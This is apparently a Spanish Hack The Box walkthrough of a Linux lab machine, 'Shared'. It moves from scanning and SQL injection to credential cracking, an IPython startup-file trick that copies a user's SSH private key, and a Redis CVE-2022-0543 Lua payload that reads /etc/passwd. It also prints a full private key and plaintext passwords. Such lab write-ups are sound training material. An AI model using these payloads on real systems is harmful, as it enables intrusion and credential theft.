
Máquina RedPanda



27 Noviembre 2022

Hack The Box

Creado por: dandy_loco

HACKTHEBOX

1. Enumeración

Realizamos un PING a la máquina víctima para comprobar su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.

```
┌──(root㉿kali)-[/home/kali/HTB/shared]
└─# ping -c 1 10.10.11.172
PING 10.10.11.172 (10.10.11.172) 56(84) bytes of data.
64 bytes from 10.10.11.172: icmp_seq=1 ttl=63 time=32.5 ms

--- 10.10.11.172 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 32.459/32.459/32.459/0.000 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
# Nmap 7.93 scan initiated Fri Nov 25 18:13:53 2022 as: nmap -sCV -p 22,80,443 -oN targeted 10.10.11.172
Nmap scan report for 10.10.11.172
Host is up (0.034s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 91e835f4695fc2e20e2746e2a6b6d865 (RSA)
|   256 cffcc45d84fb580bbe2dad35409dc351 (ECDSA)
|_  256 a3386d750964ed70cf17499adc126d11 (ED25519)
80/tcp  open  http     nginx 1.18.0
|_http-title: Did not follow redirect to http://shared.htb
|_http-server-header: nginx/1.18.0
443/tcp open  ssl/http nginx 1.18.0
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|   h2
|_  http/1.1
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to https://shared.htb
| tls-nextprotoneg:
|   h2
|_  http/1.1
| ssl-cert: Subject: commonName=*.shared.htb/organizationName=HTB/stateOrProvinceName=None/countryName=US
| Not valid before: 2022-03-20T13:37:14
|_Not valid after:  2042-03-15T13:37:14
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Nov 25 18:14:10 2022 -- 1 IP address (1 host up) scanned in 16.67 seconds
```

Añadimos a nuestro fichero host la fqdn shared.htb y analizamos las tecnologías que usa el servicio web que corre por el puerto 80. Vemos que nos redirige al puerto 443.

```
┌──(root㉿kali)-[/home/kali/HTB/shared]
└─# whatweb http://shared.htb
http://shared.htb [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[nginx/1.18.0], IP[10.10.11.172], RedirectLocation[https://shared.htb/], nginx[1.18.0]
https://shared.htb/ [302 Found] Country[RESERVED][ZZ], HTTPServer[nginx/1.18.0], IP[10.10.11.172], RedirectLocation[https://shared.htb/index.php], nginx[1.18.0]
https://shared.htb/index.php [200 OK] Cookies[PHPSESSID,PrestaShop-5f7b4f27831ed69a86c734aa3c67dd4c], Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.18.0], HttpOnly[PHPSESSID,PrestaShop-5f7b4f27831ed69a86c734aa3c67dd4c], IP[10.10.11.172], JQuery, Open-Graph-Protocol[website], PoweredBy[PrestaShop], PrestaShop[EN], Script[application/ld+json,text/javascript], Title[Shared Shop], X-UA-Compatible[ie=edge], nginx[1.18.0]
```


2. Análisis de vulnerabilidades


Por lo que podemos ver, estamos ante una web de PrestaShop. Como veremos más adelante, no nos servirá mucho este dato, para vulnerar la máquina.

¿Qué es PrestaShop?


Es un sistema de gestión de contenidos libre y de código abierto pensado para construir desde cero tiendas en línea de comercio electrónico. Enfocado para permitir crear tiendas en línea desde pequeñas empresas a grandes corporaciones.

Inspeccionamos la web y vemos que, una vez escogido un producto, al realizar la compra nos envía a la URL https://checkout.shared.htb.







Añadimos esa nueva entrada fqdn a nuestro fichero hosts y la analizamos con burpsuite. "Decodeamos" el campo "custom_cart" y vemos que puede ser vulnerable a un SQL Injection.




Dando por hecho que es un servidor de base de datos MySQL, intentamos sacar las bases de datos que contiene.




Nos quedamos con la base de datos de “checkout” y enumeramos sus tablas.




Revisamos las columnas que tiene la tabla “user”.



Ejecutamos una consulta, sobre esa tabla user, obteniendo unas credenciales (el campo “password” es un hash”)




Con hash-identifier obtenemos que la password está encriptada en MD5. Con crackstation, intentamos obtener la clave en claro.



1. Soleil101

3. Explotación y acceso.

Comprobamos si las credenciales han sido reutilizadas, intentando acceder por ssh. Ganamos acceso a la máquina.



4. Movimiento lateral

Dado que no encontramos la “flag” en el directorio del usuario, revisamos los usuarios que tiene la máquina víctima.

```
root:x:0:0:root:/root:/bin/bash
james_mason:x:1000:1000:james_mason,,,:/home/james_mason:/bin/bash
dan_smith:x:1001:1002::/home/dan_smith:/bin/bash
```

Entendemos que tenemos que conseguir convertirnos en el usuario “dan_smith”. Miramos a los grupos que pertenecemos.

```
james_mason@shared:/tmp$ id
uid=1000(james_mason) gid=1000(james_mason) groups=1000(james_mason),1001(developer)
```


Buscamos ficheros o directorios, cuyo grupo propietario sea “developer”. Encontramos el directorio “/opt/scripts_review” que está vacío.

```
james_mason@shared:/tmp$ find / -group developer 2>/dev/null
/opt/scripts_review
```


Nos apoyamos en pspy, para verificar los procesos que están corriendo en la máquina víctima.

```
2022/11/27 02:56:36 CMD: UID=0    PID=1     | /sbin/init
2022/11/27 02:57:01 CMD: UID=0    PID=1701  | /usr/sbin/CRON -f
2022/11/27 02:57:01 CMD: UID=0    PID=1700  | /usr/sbin/CRON -f
2022/11/27 02:57:01 CMD: UID=0    PID=1702  | /bin/sh -c /root/c.sh
2022/11/27 02:57:01 CMD: UID=0    PID=1703  | /bin/bash /root/c.sh
2022/11/27 02:57:01 CMD: UID=0    PID=1704  | /bin/bash /root/c.sh
2022/11/27 02:57:01 CMD: UID=1001 PID=1705  | /usr/sbin/CRON -f
2022/11/27 02:57:01 CMD: UID=1001 PID=1706  | /usr/bin/pkill ipython
2022/11/27 02:57:01 CMD: UID=1001 PID=1707  | /bin/sh -c /usr/bin/pkill ipython; cd /opt/scripts_review/ && /usr/local/bin/ipython
2022/11/27 02:57:06 CMD: UID=0    PID=1710  |
2022/11/27 02:57:06 CMD: UID=0    PID=1711  | /bin/bash /root/c.sh
2022/11/27 02:57:06 CMD: UID=0    PID=1713  | perl -ne s/\\((\d+)\)/print " $1"/ge
2022/11/27 02:57:06 CMD: UID=0    PID=1712  | /bin/bash /root/c.sh
2022/11/27 02:57:06 CMD: UID=0    PID=1714  | pidof redis-server
2022/11/27 02:57:07 CMD: UID=0    PID=1717  | (s-server)
```

Buscamos información respecto iPython.



Realizando una búsqueda por Internet, descubrimos que tiene un repositorio GIT (https://github.com/ipython/ipython) en la cual detallan un problema de seguridad.



Tomando la POC de la web, nos creamos el siguiente “one liner” y esperamos. Si todo va bien, deberíamos conseguir leer la clave id_rsa del usuario dan_smith.

```
james_mason@shared:/opt/scripts_review$ mkdir -m 777 -p profile_default && mkdir -m 777 profile_default/startup && echo 'import os; os.system("cat ~/.ssh/id_rsa > /tmp/key")' > profile_default/startup/foo.py
james_mason@shared:/opt/scripts_review$ chmod 777 profile_default/startup/foo.py
```


```
james_mason@shared:/opt/scripts_review$ cat /tmp/key
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

Nos intentamos conectar con la clave privada obtenida.


```
┌──(root㉿kali)-[/home/kali/HTB]
└─# ssh dan_smith@10.10.11.172 -i id_rsa
Linux shared 5.10.0-16-amd64 #1 SMP Debian 5.10.127-1 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 14 14:43:34 2022 from 10.10.14.4
dan_smith@shared:~$ whoami
dan_smith
dan_smith@shared:~$
```

5. Escalada de privilegios

Revisamos nuevamente la pertenencia a grupos del usuario con el que hemos ganado acceso.



Revisamos los ficheros y directorios, que tengan como grupo propietario a “sysadmin”.




El script parece que hace una conexión al servicio de Redis, mandando las credenciales.

¿Qué es Redis?

Es un motor de base de datos en memoria, basado en el almacenamiento en tablas de hashes pero que opcionalmente puede ser usada como una base de datos durable o persistente. Está escrito en ANSI C por Salvatore Sanfilippo, quien es patrocinado por Redis Labs.


Nos traemos el script a nuestra máquina atacante. Nos ponemos en escucha por el puerto 6379, como si fueramos el servicio de Redis y ejecutamos el script.



Conseguimos obtener unas credenciales:

```
1. F2WHqJUz2WEz=Gqq
```

Probamos a acceder con ellas, por ssh, como el usuario dan_smith.



Revisamos si hay alguna forma de “escapar” de esta consola. Encontramos este enlace.

How To Test Your Server Is Vulnerable To The CVE-2022-0543 Vulnerability?

Reginaldo Silva presented proof of concept to show how this flaw be tested on the servers running the Redis server.

Run this command If you see the Redis server running on your Debian and Ubuntu servers with version less than or equal to redis/5:5.0.14-1+deb10u1, redis/5:5.0.3-4, redis/5:6.0.15-1.

```
> eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io");
local io = io_l(); local f = io.popen("cat /etc/passwd", "r"); local res = f:read("*a");
f:close(); return res' 0
```

Generamos un script malicioso llamado “exploit”, que genere una reverse shell y lo almacenamos en /dev/shm/. Con nuestra máquina de atacante nos podemos en escucha por el puerto 443 con NC. Desde la máquina víctima, nos conectamos de nuevo al servicio de Redis y lo ejecutamos. Conseguimos escalar privilegios como root.